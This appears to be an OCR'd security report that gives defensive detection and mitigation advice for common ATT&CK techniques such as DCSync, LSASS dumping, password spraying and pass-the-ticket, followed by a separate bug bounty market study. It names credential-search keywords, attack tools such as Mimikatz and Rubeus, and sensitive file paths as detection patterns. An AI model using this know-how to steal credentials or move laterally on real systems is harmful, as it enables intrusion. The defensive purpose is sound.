
To counter attacks performed with the help of this technique:

1. Implement a vulnerability and security update management process.
2. Use traffic analysis systems (provided the product has network sensors that can detect exploits in traffic), advanced next-generation firewalls (NGFWs) that can detect exploits, web application firewalls (WAFs), and intrusion prevention systems (IPSs).
3. Segment the organization's network by establishing a demilitarized zone (DMZ).
4. Isolate applications located in the DMZ with the help of virtualization technologies.

2 Execution

Of all the techniques used to execute commands on compromised hosts, the most successful one involved the use of Command and Scripting Interpreter. This technique was successful in 93% of penetration tests.

Figure 1. Command and Scripting Interpreter top three sub-techniques



The use of Command and Scripting Interpreter can be detected by analyzing events related to:

- Running processes (Sysmon: 1 and Windows Security Log: 4688 (with enabled command-line logging); for Linux: auditd: Syscall: execve).

Analyze arguments passed in script-running lines. Pay attention to the names of scripts being run; some attackers do not change the names of publicly available scripts.

- Script execution (PowerShell conveyor events): 4103; PowerShell code block events: 4104).

  Monitor all attempts to enable script-running functions. If such a change of system settings occurs without the involvement of administrators, check whether this activity is legitimate. Analyze the content of scripts being executed, as attackers often use popular scripts in their original form, without obfuscation.

- Library download (Sysmon: 7).

  Monitor library downloads and other events related to scripting languages (for example, JScript.dll or vbscript.dll).

To counter attacks performed with the help of this technique:

1. Use EDR solutions to detect and analyze malicious activity at endpoints (XDR).
2. Use sandboxes.
3. Disable the running of unsigned scripts.
4. Remove unnecessary and unused shells and interpreters.
5. Allow only privileged users to run PowerShell.

3 Persistence

In 82% of the companies under study, pentesters successfully used Account Manipulation (T1098) to gain a foothold in the infrastructure.

The use of Account Manipulation by attackers can be detected by analyzing the following:

- Domain controller events

  Keep track of changes to Active Directory objects of the “user” type in the domain controller security logs. For this, use events with ID 5136 that have the value "user" in the Class field. To track changes in particular account attributes, specify the names of these attributes in the LDAP Display Name field.

- Windows security log events

  Monitor events related to changes in user accounts (4738), computer accounts (4742), adding security group users (4732, 4728, 4756), as well as events related to changes in these security groups (4735, 4737, 4755). Such changes may occur, for example, outside of working hours, or be performed by persons who have no reason to do so.

- Events related to script execution.

  Configure the collection of PowerShell script events. These events make it possible to detect the use of various cmdlets for changing accounts and their privileges.

- Process-running events

  Monitor the appearance of new processes that indicate any changes in account settings. Pay attention not only to processes, but also to the arguments with which they are run (including file paths, such as ~/.ssh/authorized_keys or /etc/ssh/sshd_config).

How to prevent attacks that involve Account Manipulation:

1. Implement two-factor authentication.

2. Segment your network and configure an access control policy. Proper network segmentation and access restrictions will force attackers to perform more operations to achieve their goals, which will increase the chances of detecting bad actors quickly and taking measures to prevent the triggering of a non-tolerable event.

3. Restrict privileged accounts: these should not be used for everyday tasks. Follow the recommendations on how to work with privileged accounts[2] .

4. Monitor the privileges of regular users. For example, they must not have permissions to change accounts or account policies.

5. Check the security settings of domain controllers. Limit access to unnecessary protocols and services.

6. Use EDR (XDR).

[2]

4 → 6 Credential Access

Credential Access: OS Credential Dumping

Of all the methods aimed at stealing account data, the most successful was OS Credential Dumping. It was used in 93% of the organizations under study . Several methods can be used to dump accounts; we focus on the most frequently used ones, DCSync (93%) and LSASS Memory (68%).

An attack that involves OS Credential Dumping: DCSync (T1003.006) can be detected by analyzing:

- Domain controller events (DC Security Log: 4662)

  Monitor the event log on the domain controller for replication-related requests and other actions that may be part of a DCSync attack.

- Network traffic

  Monitor network activity of domain controllers. If replication requests are coming from a host that is not a domain controller, find out immediately what this host is and why it is requesting replication.

  Analyze the DCE/RPC protocol and look for requests with opnum = 3 (DRSGetNC-Changes) [3] that indicate the start of domain controller replication.

3

Preventive measures to protect against attacks involving OS Credential Dumping: DCSync:

1. Control the list of accounts with the Directory change replication privilege and other privileges related to domain controller replication. For the list of accounts with this privilege, see the access control list (ACL).
2. Make sure that all local administrator accounts have strong and unique passwords on all hosts in the network.
3. Do not include users in the administrator group on any devices in the network, unless the account is closely monitored.
4. Implement an EDR solution to detect and analyze malicious activity at endpoints (EDR and XDR).
5. If the infrastructure uses Local Administrator Password Solution (LAPS), make sure that only administrative accounts that need it have rights to LAPS.

6. Follow best practices for administering corporate infrastructure, and restrict the use of privileged accounts outside administrative security zones[4] .

[4]

Follow the recommendation on how to organize work with privileged accounts.

To detect an attack performed using the OS Credential Dumping: LSASS Memory sub-technique (T1003.001), it is important to analyze:

- Script execution events (PowerShell conveyor events): 4103; PowerShell code block events: 4104).

  Analyze PowerShell script events. Script cmdlets may include known functions from the hacker toolkit, such as Invoke-Mimikatz from the PowerSploit suite.

- Process-running and access events (Sysmon: 10 and Sysmon: 1, Windows Security Log: 4688 with enabled command-line logging).

  Monitor processes that request read access to LSASS.exe. The emergence of new non-system processes may indicate an attempt to capture a memory image.

  Collect and analyze arguments passed in command lines. Attackers often change the names of utilities for dumping, but the parameter keys remain the same—and these patterns can be used to detect dumping attempts.

To counter attacks performed using OS Credential Dumping: LSASS Memory:

1. Enable Attack Surface Reduction (ASR) rules.
2. Activate Windows' built-in Credential Guard feature and include privileged domain users in the Protected Users group.
3. If possible, disable or limit NTLM and the WDigest digest authentication protocol.
4. Use EDR (XDR).
5. For Windows Server 2012 R2 and for Windows 8.1: enable Protected Process Light.
6. Make sure that the policy "Store password using reversible encryption for all users in the domain" is disabled (reversible encryption must be disabled).

Credential Access: Brute Force

Brute force was successfully used by our pentesters in all the organizations under study. Among all the brute force sub-techniques, Password Spraying (82%) and Password Guessing (75%) proved to be the most successful for brute-forcing credentials.

Figure 2. Brute Force sub-techniques (percentage of organizations)

To learn about problems identified in password policies of major domestic companies in various economic sectors, see our analytical report Results of Penetration Tests in 2022, section "Password policy flaws". In this report, you can also find recommendations on how to implement a password policy at your company.

Results of Penetration Tests in 2022

The Brute Force sub-techniques Password Guessing (T1110.001) and Spraying (T1110.003) can be detected by analyzing:

- Application event logs

  Monitor multiple unsuccessful authentication attempts, especially in services available at the perimeter.

  A large number of errors in a row from the same account indicates Password Guessing. If the users are different, but you can see the logic in the sequence of user names, or the time intervals are short and constant, then this is probably a Password Spraying attack.

- User login events (for Windows: Windows Security Log: 4625 and Kerberos Authentication Service: 4771; for Linux: /var/log/auth.log and /var/log/secure).

  Monitor operating system events that indicate unsuccessful login attempts. These can be events happening at individual hosts or at authentication servers, such as Kerberos ticket requests.

- Network traffic.

  Analyze network traffic for unsuccessful login attempts. For example, an attack related to password brute-forcing in a Windows domain can be detected by a large number of unsuccessful Kerberos authentication attempts. To automate this task, NTA systems can be used.

To counter the use of the Password Guessing and Spraying Brute Force sub-techniques:

1. Implement multifactor authentication, especially for externally accessible services.

2. Set requirements for password complexity and length.

   Complicate password brute-forcing by blocking accounts after a certain number of unsuccessful login attempts within a certain period of time. Note, however, that this measure will only work for attacks involving the Password Guessing sub-technique.

Be aware that a very strict account-blocking policy can disrupt business processes. In this case, the system will not stop functioning, but legitimate users will not be able to access it because their accounts will be blocked.

Credential Access: Unsecured Credentials

The Unsecured Credentials (T1552) technique was successfully used in 79% of the organizations under study.

To detect the use of the Unsecured Credentials technique, analyze:

- Process-running events (for Windows: Sysmon: 1 and Windows Security Log: 4688 (with enabled command-line logging); for Linux: auditd: Syscall: execve).

  Monitor process-running events using advanced command-line auditing. Pay attention to commands aimed at searching for credentials. They usually contain the following keywords: password, pwd, login, secure, or a combination of username and password.

Usually the dir command in the standard cmd.exe command shell is used to search by name pattern in Windows. Windows uses the findstr.exe utility to search by content. In Linux, the find and grep utilities are used for these purposes, respectively.

- Script-execution events (PowerShell conveyor events): 4103; PowerShell code-block events: 4104).

Collect and analyze PowerShell script events. Scrip cmdlets usually contain file search instructions, such as Get-ChildItem with name patterns containing the password, pwd, login, or secure strings, or a combination of username and password.

How to counter the Unsecured Credentials technique:

to minimize the odds of this technique being successfully used, regularly search for files containing passwords and educate users on how to store confidential information. Control access to file shares: certain folders should be accessible only to specific persons. Do not allow the storage of passwords in files.

7 → 8 Discovery

The File and Directory Discovery (T1083) technique was successfully used in all companies, and Account Discovery in 96% of projects.

Attempts to detect this technique will generate a large number of false positives, as rules will be triggered by legitimate activity. To reduce the number of false positives, we recommend paying attention to the overall situation in the infrastructure, rather than to a specific event related to the Discovery tactic. Attackers will not only search for files or study account privileges, but also trigger other events in security logs. Therefore, if there are no other suspicious events, but a file can be accessed, do not raise the alarm.

Pay attention to how often similar events occur, because, in general, these actions constitute legitimate activity and may be caused by administrator actions or legitimate scripts.

Discovery: File and Directory Discovery

The use of the File and Directory Discovery technique can be detected by analyzing:

- Process-running events (for Windows: Sysmon: 1, Windows Security Log: 4688 (with enabled command-line logging); for Linux: auditd: Syscall: execve).

  Monitor process-running events using advanced command-line auditing. Pay attention to commands aimed at listing files and directories.

Usually the dir command of the standard cmd.exe command shell is used to list directories and search for files and folders in Windows. In Linux, the ls and find utilities are used for these purposes, respectively.

- Script-execution events (PowerShell conveyor events): 4103; PowerShell code-block events: 4104).

  Collect and analyze PowerShell script events. When analyzing cmdlets in the script, you may come across instructions to search for files, such as Get-ChildItem.

The Discovery: File and Directory Discovery technique is related to the Credential Access: Unsecured Credentials technique. As with Credential Access, attackers using this technique often target credentials stored in user files. Therefore, the detection recommendations and preventive measures for these two techniques are similar.

File and Directory Discovery prevention:

Such attacks are difficult to prevent because they rely on legitimate features of the operating system. To minimize the chances of a successful attack, we recommend not storing or transmitting sensitive information in cleartext. Use encryption for this purpose.

Discovery: Account Discovery

The use of the Account Discovery: Domain Account (T1087.002), Local Account (T1087.001) sub-technique can be detected by analyzing:

- Process-running events (for Windows: Sysmon: 1, Windows Security Log: 4688 (with enabled command-line logging); for Linux: auditd: Syscall: execve).

  Monitor commands aimed at listing or collecting information about users and groups.

- Script-execution events (PowerShell conveyor events): 4103; PowerShell code-block events: 4104).

  Collect and analyze PowerShell script events. Script cmdlets may contain user listing and searching instructions, such as Get-ADUser.

Prevention of the Account Discovery: Domain Account, Local Account sub-technique:

Such attacks are difficult to prevent because they rely on the use of legitimate features of the operating system.

A pinpoint recommendation that can complicate the attack:

If the EnumerateAdministrators setting is enabled in the Windows registry, attackers can obtain the list of local administrators by calling the UAC dialog. Disable this setting so that attackers cannot exploit this method to obtain the list of local administrators. The parameter is stored at the path:

HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators.

9 Lateral Movement

Use Alternate Authentication Material was the most efficient Lateral Movement technique used by pentesters to move inside the network perimeter. This is because it is not always possible to find a password in cleartext; if the password is strong, nor is it easy to recover it from the hash, while getting the hash itself or TGT or TGS is simpler.

Figure 3. Popular sub-techniques of the Use Alternate Authentication Material technique

The use of the Use Alternate Authentication Material: Pass the Hash sub-technique (T1550.002) can be detected in:

- Domain controller security log (Windows event: 4768 and 4769).

  Monitor new TGT and TGS requests. In combination with the specific system login session (ID 4624 with Logon Type = 9) and LSASS process memory access (Sysmon ID 10), the 4768 and 4769 Windows events may indicate a bypass of the password hash acquisition stage, and instead point to an attempt to perform a Pass the Hash attack for Kerberos (OverPass the Hash attack).

- Log of system audit login events (Windows event 4624).

  Monitor user authentication attempts. Login attempts in conjunction with other suspicious activity may indicate that the infrastructure has been compromised.

  For example, NTLM and LogonType 3 verification is suspicious because the system is accessed without a graphical shell. In this case, make sure that this is not a typical infrastructure event, because sometimes major networks have systems that use outdated authentication mechanisms.

To counter attacks involving the Use Alternate Authentication Material: Pass the Hash sub-technique:

Install security updates KB2871997 for Windows 7 and higher versions (a pinpoint recommendation). This update restricts default access for accounts from the local administrator group.

It is impossible to completely prevent attacks using this technique because of the operating system architecture, but you can minimize the odds of such attacks being performed and make them more difficult to carry out: for this, limit the use of privileged accounts. For example, the domain administrator account should only be used when working with domain controller and single services where such privileges are required.

The use of the Use Alternate Authentication Material: Pass the Ticket (T1550.003) sub-technique can be detected in:

- Kerberos authentication audit log (Windows event 4769).

  Monitor new TGT and TGS tickets used by a host that did not use them before. This may be a sign of an attack if this host does not proxy traffic.

If, after a double krbtgt password reset, the event 4769 with code 0x1F is registered on the domain controller, this may indicate an attempt to use a stolen or fake ticket.

- Log of system audit login events.

  Monitor user authentication attempts. Login attempts in conjunction with other suspicious activity may indicate that the infrastructure has been compromised.

- Process-running events.

  Events that trigger Kerberos ticket manipulation utilities (for example, Rubeus or klist) may indicate that a Pass the Ticket attack is being prepared.

- Network traffic

If a host did not request a Kerberos ticket but uses one, it may be a sign of a Pass the Ticket attack. To automate the search of such attacks, an NTA system can be used.

To counter attacks involving the Use Alternate Authentication Material: Pass the Ticket sub-technique:

It is impossible to fully prevent attacks involving this technique because of specific features of the operating system, but you can minimize the odds of such attacks. Periodically reset the password for the krbtgt account. Change the password, run replication, and then change the password again. This algorithm will help if attackers managed to steal credentials but did not continue the attack for some reason, or if attackers have been in the infrastructure for a long time. Follow best practices for administering corporate infrastructure, and restrict the use of privileged accounts outside administrative security zones.

10 Command and Control

Our pentesters successfully used the Application Layer Protocol: Web Protocols (T1071) sub-technique in 93% of companies.

Attacks performed with the help of this method can be detected by analyzing:

- Network traffic.

  It is necessary to analyze protocols and packets for anomalies, and use protection tools that detect patterns consistent with known attacker tools, even if the traffic is encrypted.

  To detect such attacks, Intrusion Detection Systems (IDS) or Network Traffic Analysis (NTA) systems can be used.

Attacks can be prevented by using the following:

1. An intrusion prevention system (IPS)
2. Extended detection and response systems (XDR)
3. A next-generation firewall (NGFW)

D3FEND matrix

The D3FEND matrix is a convenient tool for selecting the necessary functions of information protection tools. The D3FEND model is related to the MITRE ATT&CK, which makes it much easier to choose the necessary measures.

D3FEND Matrix | MITRE D3FEND™

The developers of this methodology [5] distinguished five defensive tactics: Detect, Harden, Deceive, Evict, and Isolate. Each tactic has its own set of techniques. For example, the Evict tactic includes two techniques: Credential Eviction and Process Eviction. Specific functions of information protection tools are listed under the techniques (see the Table below). The list of functions is not full, but the tool is actively being developed.

[5] Cyberattack response.

Harden			Detect							
Application Hardening	**Credential Hardening**	**Platform Hardening**	**File Analysis**	**Identifier Analysis**		**Network Traffic Analysis**	**Platform Monitoring**		**Process Analysis**
Application Configuration Hardening	Certificate-based Authentication	Disk Encryption	Dynamic Analysis	URL Analysis		Certificate Analysis	Operating System Monitoring	System File Analysis	Database Query String Analysis
	Credential Transmission Scoping	File Encryption	Emulated File Analysis	Identifier Reputation Analysis	Domain Name Reputation Analysis	Client-server Payload Profiling			File Access Pattern Analysis
	Domain Trust Policy	Local File Permissions	File Content Rules		File Hash Reputation Analysis	DNS Traffic Analysis			Indirect Branch Call Analysis
	Multi-factor Authentication	Software Update	File Hashing			File Carving			Process Code Segment Verification
	Strong Password Policy	System Configuration Permissions			URL Reputation Analysis	Per Host Download-Upload Ratio Analysis			Process Self-Modification Detection
	User Account Permissions					RPC Traffic Analysis			Process Spawn Analysis
									Script Execution Analysis
									Shadow Stack Comparisons
									System Call Analysis

Note that these measures are the required minimum, and modern information protection tools have a much broader functionality, which helps to detect and respond to attacks faster

We marked on the matrix the functions of protection tools needed to prevent, detect, or respond to attacks using 10 techniques from the MITRE ATT&CK matrix that were the most efficient in penetration tests.

Conclusion

The ability to detect and prevent attacks performed using the top 10 most common MITRE ATT&CK® techniques will increase the efficiency of your defense systems and help you to detect more attacks. For this, it is vital to analyze operating system event logs, network traffic, application event logs, and domain controller event logs; and to use modern security tools that facilitate data collection and issue timely alerts about attacker actions.

			Isolate				Deceive	Evict	
		User Behavior Analysis	Execution Isolation		Network Isolation		Decoy Object	Credential Eviction	Process Eviction
		Authentication Event Thresholding	Executable Denylisting		DNS Denylisting	Forward Resolution Domain Denylisting	Decoy File	Account Locking	Process Termination
		Authorization Event Thresholding	Hardware-based Process Isolation			Hierarchical Domain Denylisting	Decoy User Credential	Authentication Cache Invalidation	
		Credential Compromise Scope Analysis	Kernel-based Process Isolation	Mandatory Access Control					
		Domain Account Monitoring				Reverse Resolution IP Denylisting			
		Job Function Access Pattern Analysis			Network Traffic Filtering	Outbound Traffic Filtering			
	Process Lineage Analysis	Local Account Monitoring							
		Resource Access Pattern Analysis							
		User Data Transfer Analysis							
	File Creation Analysis	Web Session Activity Analysis							

Bug bounty platforms: global market study

FEDOR CHUNIZHEKOV

Information Security Analyst,
Positive Technologies

What if automated vulnerability scanning and manual security assessment were combined and carried out not by a couple of infosec experts during their limited working hours, but by the vast global community of security researchers working around the clock and seven days a week? We have analyzed 24 platforms [1] offering a variety of bug bounty programs[2]. Now we share our findings in this report and explain how these platforms can be useful, what challenges they help to address, how much their services cost for organizations, and what rewards security researchers can expect.

The key to a successful crowdsourcing cybersecurity program is to attract as many qualified researchers as possible

The crowdsourcing approach to cybersecurity is one of the best solutions to the business challenges mentioned above. It allows organizations to continuously test their software, websites, and infrastructure and detect vulnerabilities by engaging an unlimited number of security researchers. The best way to put this approach into practice is to launch a bug bounty program in-house or from a bug-bounty-as-a-service provider.

All information was obtained from official platform websites and does not contain any confidential data. The average rewards by industry are calculated based on the average maximum and average minimum values for each industry and platform. The average rewards by severity are calculated based on the average maximum and average minimum payouts for each severity level and platform. All amounts are in U.S. dollars.

The severity of vulnerabilities was assessed according to the Common Vulnerability Scoring System (CVSS) version 3.1. The resulting scores were used to determine the qualitative severity values: critical, high, medium, and low.

Table 1. Bug bounty platforms covered by this study

Platform	Country
Intigriti	Belgium
Vulbox	China
HackenProof	Estonia
YesWeHack	France
Yogosha	France
Hackrate	Hungary
BugBase	India
BugsBounty	India
Redstorm	Indonesia
Ravro	Iran
BugBounty.jp	Japan
TheBugBounty	Malaysia
Zerocopter	Netherlands
Bugbounty.sa	Saudi Arabia
CyScope	Switzerland
Bugcrowd	U.S.
Synack	U.S.
Cobalt	U.S.
HackerOne	U.S.
Federacy	U.S.
Huntr	United Kingdom
WhiteHub	Vietnam
BugRank	Vietnam
SafeVuln	Vietnam

1 >700

Сообщество платформы насчитывает более 700 пользователей.

2 ≥20

На платформе размещено не менее 20 активных программ bug bounty.

Bug bounty programs and platforms

A bug bounty program is a way for businesses to engage freelance cybersecurity researchers, security analysts, and penetration testers to probe corporate software, web applications, and infrastructure, with rewards paid for vulnerabilities detected.

Bug bounty programs give companies the opportunity to test their IT assets from different angles: any researcher can participate, using diverse approaches and tools to find vulnerabilities. Companies are in full charge of defining the program scope, controlling the budget, verifying vulnerability reports, and determining the reward size for each vulnerability.

Bug bounty is a result-oriented approach. Under the traditional approach to security analysis, organizations have to pay for the time spent on looking for vulnerabilities, regardless of the results. With bug bounty, organizations pay rewards to researchers for discovered and confirmed vulnerabilities, depending on their severity level. On top of that, competition among community members and result-based rewards motivate researchers to think outside the box and find the most business-relevant vulnerabilities with the highest damage potential.

By engaging external experts, organizations can identify security flaws more efficiently and reduce the burden on their in-house IT teams, so they can focus on strengthening weak spots and developing their products and services. By paying only for detected vulnerabilities, companies can manage their budgets more wisely.

Challenges of implementing bug bounty programs

Despite the benefits of bug bounty programs, not all organizations can afford them for several reasons:

1. All reports submitted by researchers have to be screened to filter out duplicates and incorrect reports, determine the severity levels of vulnerabilities, and discard vulnerability reports with extremely low severity levels. In addition, effective collaboration with researchers, continuous feedback, and verification of detected vulnerabilities must be established. All these actions require extra resources.

2. To ensure transparency and assess efficiency of a bug bounty program, it is vital to define key performance indicators, monitor them, and create detailed reports. Organizations that lack experience in conducting such programs might face difficulties if they attempt to manage such tasks on their own.

3. To get the most out of a bug bounty program, it is essential to define the program scope and the relevant IT assets very clearly and well in advance. This might prove to be a nontrivial task for some organizations.

4. The organization's public image plays an important role. Some bug bounty programs do not resonate with the researcher community, especially those announced by little-known organizations, because researchers have to consider the risks involved. First of all, they want to know whether it is worth their time to search for vulnerabilities in the organization's IT systems, whether the rewards will be paid fairly and on time, and whether the bug bounty program is managed in a professional way.

Bug bounty programs reward researchers for vulnerabilities found, and not for the time spent on looking for them

3 Standoff 365
Bug Bounty platform

To help businesses cope with these and other challenges, bug bounty platforms emerged. They are like marketplaces that aggregate programs from multiple organizations and allow security researchers to find projects they are interested in. Such platforms provide organizations with the infrastructure required to run bug bounty programs efficiently, arrange collaboration with researchers, and offer support by experts during vulnerability verification.

Bug bounty platforms have the advantage of combining two elements:

- Community of cybersecurity researchers. Community is the most valuable resource of any platform: the more community members with advanced skillsets, the higher the effectiveness of bug bounty programs. Platforms work hard on developing and supporting their communities, as it can take years to build them. An average IT security assessment firm can assign five to fifteen employees to test a customer's application. Meanwhile, that application could be tested by hundreds or even thousands of experts and researchers from all over the world who are registered on a bug bounty platform. They can actively test your applications for months or even years, while the duration of a traditional security assessment is limited to about one month. This increases the chances of detecting vulnerabilities and ensures continuous application security analysis.

- A highly skilled cybersecurity team that reviews reports from researchers and verifies vulnerabilities. The platform team is also involved in customer support and interacts with researchers.

All researchers who start searching for vulnerabilities commit to the principles of responsible disclosure. According to them, only the platform and the researcher will know about the vulnerabilities discovered, while the organization will get sufficient information about each vulnerability and enough time to fix it.

The world's largest bug bounty platforms are HackerOne, BugCrowd, Intigrity, Synack, and YesWeHack.

Services and prices

First, the organization and the platform define the program scope, the non-tolerable events (in the context of Standoff 365 [3]), the pricing policy, and the vulnerability report template. Then the platform publishes the program and promotes it among community members, encouraging them to participate. Researchers find vulnerabilities and report them to the platform. The platform team verifies the existence of each vulnerability, its uniqueness, and compliance with the program scope.

If all three criteria (existence, uniqueness, compliance) are met, the report is accepted. The researcher gets a reward and rating points, and the organization receives a detailed vulnerability report. These reports facilitate the elimination discovered vulnerabilities by R&D and information security teams.

The price for bug bounty platform services includes several components:

- Initial placement fee. For this fee, the platform helps the organization to define the program scope, the non-tolerable events, the pricing policy, and the vulnerability report template. The initial placement fee is calculated individually depending on multiple factors, including the organization's line of business, its size, and capitalization.




Figure 1. Hosting a bug bounty program on a platform

- Subscription to platform services. The subscription fee includes community activation, use of the platform infrastructure to get reports from researchers and generate analytical reports on the ongoing program, reviews of reports submitted by researchers, vulnerability verification (triage), and interaction with researchers.
- Platform's commission on payouts. The size of the commission depends on the subscription plan (the more expensive the subscription, the lower the commission) or on the vulnerability severity level (the higher the severity, the higher the commission).

When it comes to rewarding the efforts of researchers, there are two payout models:

- Direct payouts. Customers can pay a one-time reward for each vulnerability to researchers through the platform. This model is better suited for short-term programs. However, customers themselves have to handle financial matters with researchers, which can be challenging.

- Payouts from a dedicated program fund reserved by the customer in advance. This model is better suited for long-term bug bounty programs. It allows organizations to avoid direct interaction with researchers on financial matters and gives platforms more autonomy.

The average annual subscription to bug bounty platform services is

$16,000

20%

Platforms also charge a 20% commission on each payout (on average).

How to score vulnerabilities and what influences the reward size

The pricing policy may depend on how dangerous a particular vulnerability is to the business. Such vulnerability severity scoring can be based, for example, on the CVSS 3.1 framework.

Table 2. Vulnerability severity scoring based on CVSS 3.1

Vulnerability severity rating based on CVSS 3.1	CVSS 3.1 score	Vulnerability examples
Critical	9–10	XXE Injection and SQL Injection with significant impact on the application; Remote Arbitrary Code Execution and Privilege Escalation
High	7–8.9	IDOR, Stored XXS, and CSRF with significant impact on the application; SSRF and Authentication Bypass
Medium	4–6.9	IDOR, Reflective XSS, and CSRF with medium impact on the application
Low	0.1–3.9	Invalid SSL parameters, XXS, and CSRF with low impact on the application

On average, organizations are willing to pay over $7,000 for a critical vulnerability. For example, a researcher can get $12,000 for discovering an SQL Injection vulnerability that allows unauthorized access to data on Twitter. Various platforms offer an average of $3,000 for vulnerabilities related to authorization and authentication flaws. Zerocopter [4], reports that payouts for the most common Cross-Site Scripting (XSS) vulnerability, which was discovered in 13% of applications, can range from $250 to $700, depending on the impact .

Researchers may receive additional rewards if they assist organizations in fixing identified vulnerabilities as soon as possible. This approach is used on Huntr.

$7,279

Critical severity

